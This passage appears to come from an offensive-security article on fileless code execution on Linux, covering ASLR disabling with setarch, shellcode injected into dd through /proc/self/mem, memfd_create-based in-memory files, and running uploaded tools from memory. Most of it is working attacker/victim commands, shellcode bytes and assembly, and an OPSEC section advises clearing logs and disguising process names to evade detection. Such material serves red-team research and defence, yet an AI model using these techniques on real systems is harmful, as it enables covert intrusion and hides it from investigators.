557e9408b000-557e9408c000 r--p 00010000 08:01 1311260                    /bin/dd
557e9408c000-557e9408d000 rw-p 00011000 08:01 1311260                    /bin/dd

victim$ dd if=/proc/self/maps | grep "bin/dd"
5+1 records in
5+1 records out
2908 bytes (2.9 kB, 2.8 KiB) copied, 0.000369462 s, 7.9 MB/s
55c2e0b72000-55c2e0b83000 r-xp 00000000 08:01 1311260                    /bin/dd
55c2e0d82000-55c2e0d83000 r--p 00010000 08:01 1311260                    /bin/dd
55c2e0d83000-55c2e0d84000 rw-p 00011000 08:01 1311260                    /bin/dd
```

Fortunately, Linux supports different *execution domains* (aka ***personalities***) for each process. Among other things, execution domains tell Linux how to map signal numbers into signal actions. The execution domain system allows Linux to provide limited support for binaries compiled under other UNIX-like operating systems. Since **Linux 2.6.12**, the `ADDR_NO_RANDOMIZE` flag is available which disables ASLR in a running process.

To turn off ASLR in userland at runtime, *setarch* tool can be used to set different personality flags:

```
victim$ setarch x86_64 -R dd if=/proc/self/maps | grep "bin/dd"
555555554000-555555565000 r-xp 00000000 08:01 1311260                    /bin/dd
555555764000-555555765000 r--p 00010000 08:01 1311260                    /bin/dd
555555765000-555555766000 rw-p 00011000 08:01 1311260                    /bin/dd
5+1 records in
5+1 records out
2908 bytes (2.9 kB, 2.8 KiB) copied, 0.00952242 s, 305 kB/s

victim$ setarch x86_64 -R dd if=/proc/self/maps | grep "bin/dd"
5+1 records in
5+1 records out
555555554000-555555565000 r-xp 00000000 08:01 1311260                    /bin/dd
555555764000-555555765000 r--p 00010000 08:01 1311260                    /bin/dd
555555765000-555555766000 rw-p 00011000 08:01 1311260                    /bin/dd
2908 bytes (2.9 kB, 2.8 KiB) copied, 0.00205004 s, 1.4 MB/s
```

Now all the necessary pieces are in place to run the self-modifying *dd*:

```
victim$ echo -n -e
"\x48\x31\xc0\x48\x31\xff\x66\xbf\x0a\x00\xb8\x20\x00\x00\x00\x0f\x05\x48\x31\xc0\x48
\xff\xc7\xb8\x20\x00\x00\x00\x0f\x05\xeb\x1e\x5e\x48\x31\xc0\xb0\x01\x48\x89\xc7\x48\
x31\xd2\x48\x83\xc2\x15\x0f\x05\x48\x31\xc0\x48\x83\xc0\x3c\x48\x31\xff\x0f\x05\xe8\x
dd\xff\xff\xff\x45\x78\x20\x6e\x69\x68\x69\x6c\x6f\x20\x6e\x69\x68\x69\x6c\x20\x66\x6
9\x74\x21\x0a" | setarch x86_64 -R dd of=/proc/self/mem bs=1 seek=$((
0x555555554000 + 0x9c2b )) conv=notrunc 10<&0 11<&1
88+0 records in
88+0 records out
88 bytes copied, 0.0104821 s, 8.4 kB/s
Ex nihilo nihil fit!
```

System Calls

All of the above methods have one huge downside (except *tmpfs*) – they allow execution of shellcode, but not an executable object (ELF file). **Pure assembly shellcode has limited usage and is not scalable** if we need more sophisticated functionality.

Once again, kernel developers came to the rescue – **starting from Linux 3.17** a new system call was introduced called ***memfd_create()*** . It creates an anonymous file and returns a file descriptor that refers to it. The file behaves like a regular file. However, it lives in RAM and is automatically released when all references to it are dropped.

In other words, the Linux kernel provides a way to create a memory-only file which looks and feels like a regular file and can be mmap()'ed/execve()'ed.

The following plan covers creating a *memfd*-based file in a virtual memory and, eventually, uploading our tools of choice to the victim machine without storing them on a disk:

- generate a shellcode which will create a *memfd* file in a memory
- inject the shellcode into a *dd* process (see Self-modifying dd section)
- 'suspend' the *dd* process (also done by the shellcode)
- prepare a tool of choice to be uploaded (statically linked *uname* is used as an example)
- transfer base64-encoded tool into the victim machine via an in-band data link (over a shell session) directly into *memfd* file
- finally, run the tool

The first thing is to create a new shellcode (see Appendix B). The new shellcode reopens closed *stdin* and *stdout* file descriptors, calls *memfd_create()* creating a memory-only file (named `AAAA`), and invokes the *pause()* syscall to 'suspend' the calling process (*dd*). Suspending is necessary because we want to prevent *dd* process from exiting and, instead, make its *memfd* file accessible to other processes (via *procfs*). The *exit()* syscall in the shellcode should never be reached.
Then we shinjinize *dd*, suspend it and check if *memfd* file is exposed in the memory:

```
victim$ echo -n -e
"\x48\x31\xc0\x48\x31\xff\x66\xbf\x0a\x00\xb8\x20\x00\x00\x00\x0f\x05\x48\x31\xc0\x48\xf
f\xc7\xb8\x20\x00\x00\x00\x0f\x05\x68\x41\x41\x41\x41\x48\x89\xe7\xbe\x00\x00\x00\x00\xb
8\x3f\x01\x00\x00\x0f\x05\xb8\x22\x00\x00\x00\x0f\x05\x48\x31\xc0\x48\x83\xc0\x3c\x48\x3
1\xff\x0f\x05" | setarch x86_64 -R dd of=/proc/self/mem bs=1 seek=$(( 0x555555554000 +
0x9c2b )) conv=notrunc 10<&0 11<&1 &
[1] 3071

victim$ ls -al /proc/`pidof dd`/fd/
total 0
dr-x------ 2 reenz0h reenz0h  0 Jul  9 21:40 .
dr-xr-xr-x 9 reenz0h reenz0h  0 Jul  9 21:39 ..
lr-x------ 1 reenz0h reenz0h 64 Jul  9 21:40 0 -> 'pipe:[53169]'
lrwx------ 1 reenz0h reenz0h 64 Jul  9 21:40 1 -> /dev/pts/1
lr-x------ 1 reenz0h reenz0h 64 Jul  9 21:40 10 -> 'pipe:[53169]'
lrwx------ 1 reenz0h reenz0h 64 Jul  9 21:40 11 -> /dev/pts/1
lrwx------ 1 reenz0h reenz0h 64 Jul  9 21:40 2 -> /dev/pts/1
lrwx------ 1 reenz0h reenz0h 64 Jul  9 21:40 3 -> '/memfd:AAAA (deleted)'
```


The next step is to prepare our tool for uploading. Please note that **attackers' tools** have to be either **statically linked** or **use the same dynamic libs** as on a **target** machine.

```
attacker$ cat ./uname | base64 -w0 ; echo
f0VMRgIBAQAAAAAAAAAAAAMAPgABAAAAABwAAAAAAABAAAAAAAAAAIBzAAAAAAAAAAAAAEAAOAAJAEAAHQAcAAYAAAA
FAAAAQAAAAAAAAABAAAAAAAAAAAEAAAAAAAAAAAA+AEAAAAAAAAD4AQAAAAAAAAgAAAAAAAAAAAwAAAAQAAAA4AgAAAAAAAD
gCAAAAAAAAAAOAIAAAAAAAAAAcAAAAAAAAAAABwAAAAAAAAAAAAQAAAAAAAAAAABAAAABQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAPBqAAAAAAAAAA8GoAAAAAAAAAAAACAAAAAAAAAAEAAAAGAAAAcGsAAAAAAAABwayAAAAAAAAHBrIAAAAAAAA0AYAAAA

[...]

AAAAACgcSAAAAAAAKBxAAAAAAAAAAoAAAAAAAAAAAAAAAAAAAAACAAAAAAAAAAAAAAAAAAAAD2AAAACAAAAAAMAAAAAAAAAAA
QHIgAAAAAABAcgAAAAAAAKABAAAAAAAAAAAAAAAAAAAgAAAAAAAAAAAAAAAAAAAA+wAAAAEAAAAAAAAAAAAAAAAAAAAAA
AAAAAQHIAAAAAAAAAA0AAAAAAAAAAAAAAAAAAAAABAAAAAAAAAAAAAAAAAAAAAAEAAAADAAAAAAAAAAAAAAAAAAAAAAAAAAH
RyAAAAAAAAAACgEAAAAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAAAAA=
```

Now just 'echo' the Base64-encoded tool into *memfd*-file and run it:

```
victim$ echo
"f0VMRgIBAQAAAAAAAAAAAAMAPgABAAAAABwAAAAAAABAAAAAAAAAAIBzAAAAAAAAAAAAAEAAOAAJAEAAHQAcAAYAAAA
FAAAAQAAAAAAAAABAAAAAAAAAAAEAAAAAAAAAAAA+AEAAAAAAAAD4AQAAAAAAAAgAAAAAAAAAAAwAAAAQAAAA4AgAAAAAAADg
CAAAAAAAAAAOAIAAAAAAAAAAcAAAAAAAAAAABwAAAAAAAAAAAAQAAAAAAAAAAABAAAABQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAPBqAAAAAAAAAA8GoAAAAAAAAAAAACAAAAAAAAAAEAAAAGAAAAcGsAAAAAAAABwayAAAAAAAAHBrIAAAAAAAA0AYAAAA

[...]

AAAAACgcSAAAAAAAKBxAAAAAAAAAAoAAAAAAAAAAAAAAAAAAAAACAAAAAAAAAAAAAAAAAAAAD2AAAACAAAAAAMAAAAAAAAAAAQ
HIgAAAAAABAcgAAAAAAAKABAAAAAAAAAAAAAAAAAAAgAAAAAAAAAAAAAAAAAAAA+wAAAAEAAAAAAAAAAAAAAAAAAAAAAAA
AAAQHIAAAAAAAAAA0AAAAAAAAAAAAAAAAAAAAABAAAAAAAAAAAAAAAAAAAAAAEAAAADAAAAAAAAAAAAAAAAAAAAAAAAAAHRyA
AAAAAAAACgEAAAAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAAAAA=" | base64 -d > /proc/`pidof dd`/fd/3

victim$ /proc/`pidof dd`/fd/3 -a
Linux victim 4.15.0-kali3-amd64 #1 SMP Debian 4.15.17-1kali1 (2018-04-25) x86_64 GNU/Linux
```

Note that the *memfd* file can be 'reused'; the same file descriptor can 'store' the next tool if necessary (overwriting the previous one):




```
victim$ cat `which id` > /proc/`pidof dd`/fd/3

victim$ /proc/`pidof dd`/fd/3
uid=1001(reenz0h) gid=1002(reenz0h) groups=1002(reenz0h)
```

What if a victim machine runs a kernel older than 3.17?

There is a C library function called *shm_open(3)*. It creates a new POSIX shared object in memory. A POSIX shared memory object is, in effect, a handle which can be used by unrelated processes to *mmap()* the same region of shared memory.

Let's look into Glibc source code. *shm_open()* calls *open()* on some *shm_name*:
(from glibc/sysdeps/posix/shm_open.c)



```c
/* Open shared memory object.  */
int
shm_open (const char *name, int oflag, mode_t mode)
{
  SHM_GET_NAME (EINVAL, -1, "");

  oflag |= O_NOFOLLOW | O_CLOEXEC;

  /* Disable asynchronous cancellation.  */
  int state;
  pthread_setcancelstate (PTHREAD_CANCEL_DISABLE, &state);

  int fd = open (shm_name, oflag, mode);
  if (fd == -1 && __glibc_unlikely (errno == EISDIR))
    /* It might be better to fold this error with EINVAL since
       directory names are just another example for unsuitable shared
       object names and the standard does not mention EISDIR.  */
    __set_errno (EINVAL);

  pthread_setcancelstate (state, NULL);

  return fd;
}
```

Which, in turn, is dynamically allocated with *shm_dir*:
(from glibc/sysdeps/posix/shm-directory.h)

```
#define SHM_GET_NAME(errno_for_invalid, retval_for_invalid, prefix)           \
  size_t shm_dirlen;                                                           \
  const char *shm_dir = __shm_directory (&shm_dirlen);                          \
  /* If we don't know what directory to use, there is nothing we can do.  */  \
  if (__glibc_unlikely (shm_dir == NULL))                                     \
    {                                                                          \
      __set_errno (ENOSYS);                                                   \
      return retval_for_invalid;                                             \
    }                                                                          \
  /* Construct the filename.  */                                             \
  while (name[0] == '/')                                                     \
    ++name;                                                                   \
  size_t namelen = strlen (name) + 1;                                         \
  /* Validate the filename.  */                                                \
  if (namelen == 1 || namelen >= NAME_MAX || strchr (name, '/') != NULL)      \
    {                                                                          \
      __set_errno (errno_for_invalid);                                         \
      return retval_for_invalid;                                             \
    }                                                                          \
  char *shm_name = __alloca (shm_dirlen + sizeof prefix - 1 + namelen);        \
  __mempcpy (__mempcpy (__mempcpy (shm_name, shm_dir, shm_dirlen),             \
                        prefix, sizeof prefix - 1),                           \
             name, namelen)

#endif        /* shm-directory.h */
```

shm_dir is a concatenation of `_PATH_DEV` with "*shm/*":
(from glibc/sysdeps/posix/shm_open.c)

```
#include <shm-directory.h>
#include <unistd.h>

#if _POSIX_MAPPED_FILES

# include <paths.h>

# define SHMDIR (_PATH_DEV "shm/")

const char *
__shm_directory (size_t *len)
{
  *len = sizeof SHMDIR - 1;
  return SHMDIR;
}
# if IS_IN (libpthread)
hidden_def (__shm_directory)
# endif
```

and `_PATH_DEV` is defined as */dev/*.

So, it turns out that *shm_open()* just creates/opens a file on the *tmpfs* file system, but that was already covered in the tmpfs section.

OPSEC Considerations

Any offensive activity on the target machine requires thinking about side-effects. Even if we try not to touch the disk with any code, our actions might still leave some 'residue'.

These include (but are not limited to):
1. **Logs** (ie. shell history). In this case adversary has to make sure logs are either removed or overwritten (sometimes not possible due to lack of privileges).
2. **Process list** – occasionally another user viewing processes running on the victim machine might spot weird process names (ie. */proc/< num >/fd/3*). This can be circumvented by changing the *argv[0]* string in the target process.
3. **Swappiness** – even if our artifacts live in virtual memory, in most cases they can be swapped out to disk (analysis of swap space is a separate topic). It potentially can be dodged with:

- *mlock(), mlockall(), mmap()* - requires `root` or at least `CAP_IPC_LOCK` capability
- *sysctl vm.swappiness* or */proc/sys/vm/swappiness* – requires `root` privileges
- cgroups (*memory.swappiness*) – requires `root` or privilege to modify cgroup

The last one does not guarantee that under heavy load the memory manager will not swap the process to disk anyway (ie. root cgroup allows swapping and needs memory).

Acknowledgements

Hasherezade for unintended inspiration
mak for interesting discussions and content review
hardkor for content review


References

1. In-Memory PE EXE Execution by Z0MBiE/29A
   https://github.com/fdiskyou/Zines/blob/master/29a/29a-6.zip
2. Remote Library Injection by skape & jt
   http://www.hick.org/code/skape/papers/remote-library-injection.pdf
3. Reflective DLL Injection by Stephen Fewer
   https://www.dc414.org/wp-content/uploads/2011/01/242.pdf
4. Loading a DLL from memory by Joachim Bauch
   https://www.joachim-bauch.de/tutorials/loading-a-dll-from-memory/

5. Reflective DLL Injection with PowerShell by clymb3r
   https://clymb3r.wordpress.com/2013/04/06/reflective-dll-injection-with-powershell/
6. The Design and Implementation of Userland Exec by the grugq
   https://grugq.github.io/docs/ul_exec.txt
7. Injected Evil by Z0MBiE/29A
   http://z0mbie.daemonlab.org/infelf.html
8. Advanced Antiforensics : SELF by Pluf & Ripe
   http://phrack.org/issues/63/11.html
9. Run-time Thread Injection The Jugaad way by Aseem Jakhar
   http://www.securitybyte.org/resources/2011/presentations/runtime-thread-injection-and-execution-in-linux-processes.pdf
10. Implementation of SELF in python by mak
    https://github.com/mak/pyself
11. Linux based inter-process code injection without ptrace(2) by Rory McNamara
    https://blog.gdssecurity.com/labs/2017/9/5/linux-based-inter-process-code-injection-without-ptrace2.html

Appendix A

Example 'Hello world' shellcode used in the experiments:



```
bits 64

global _start
_start:
jmp short message

print:
pop rsi
xor rax, rax
mov al, 1
mov rdi, rax
xor rdx, rdx
add rdx, mlen
syscall

exit:
xor rax, rax
add rax, 60
xor rdi, rdi
syscall

message:
call print
msg: db  'Ex nihilo nihil fit!', 0x0A
mlen equ $ - msg
```

Appendix B

Memfd-create() shellcode:

```
BITS 64

global _start
section .text

_start:
;duplicate FDs: 10 and 11
    xor rax,rax
    xor rdi,rdi
    mov di,10
    mov rax,0x20
    syscall

    xor rax,rax
    inc rdi
    mov rax,0x20
    syscall

; create an in-memory-only file (AAAA)
memfd_create:
    push 0x41414141
    mov rdi, rsp
    mov rsi, 0
    mov rax, 319
    syscall

; 'suspend' the process
pause:
    mov rax, 34
    syscall

; this should never be reached
exit:
    xor rax, rax
    add rax, 60
    xor rdi, rdi
    syscall

```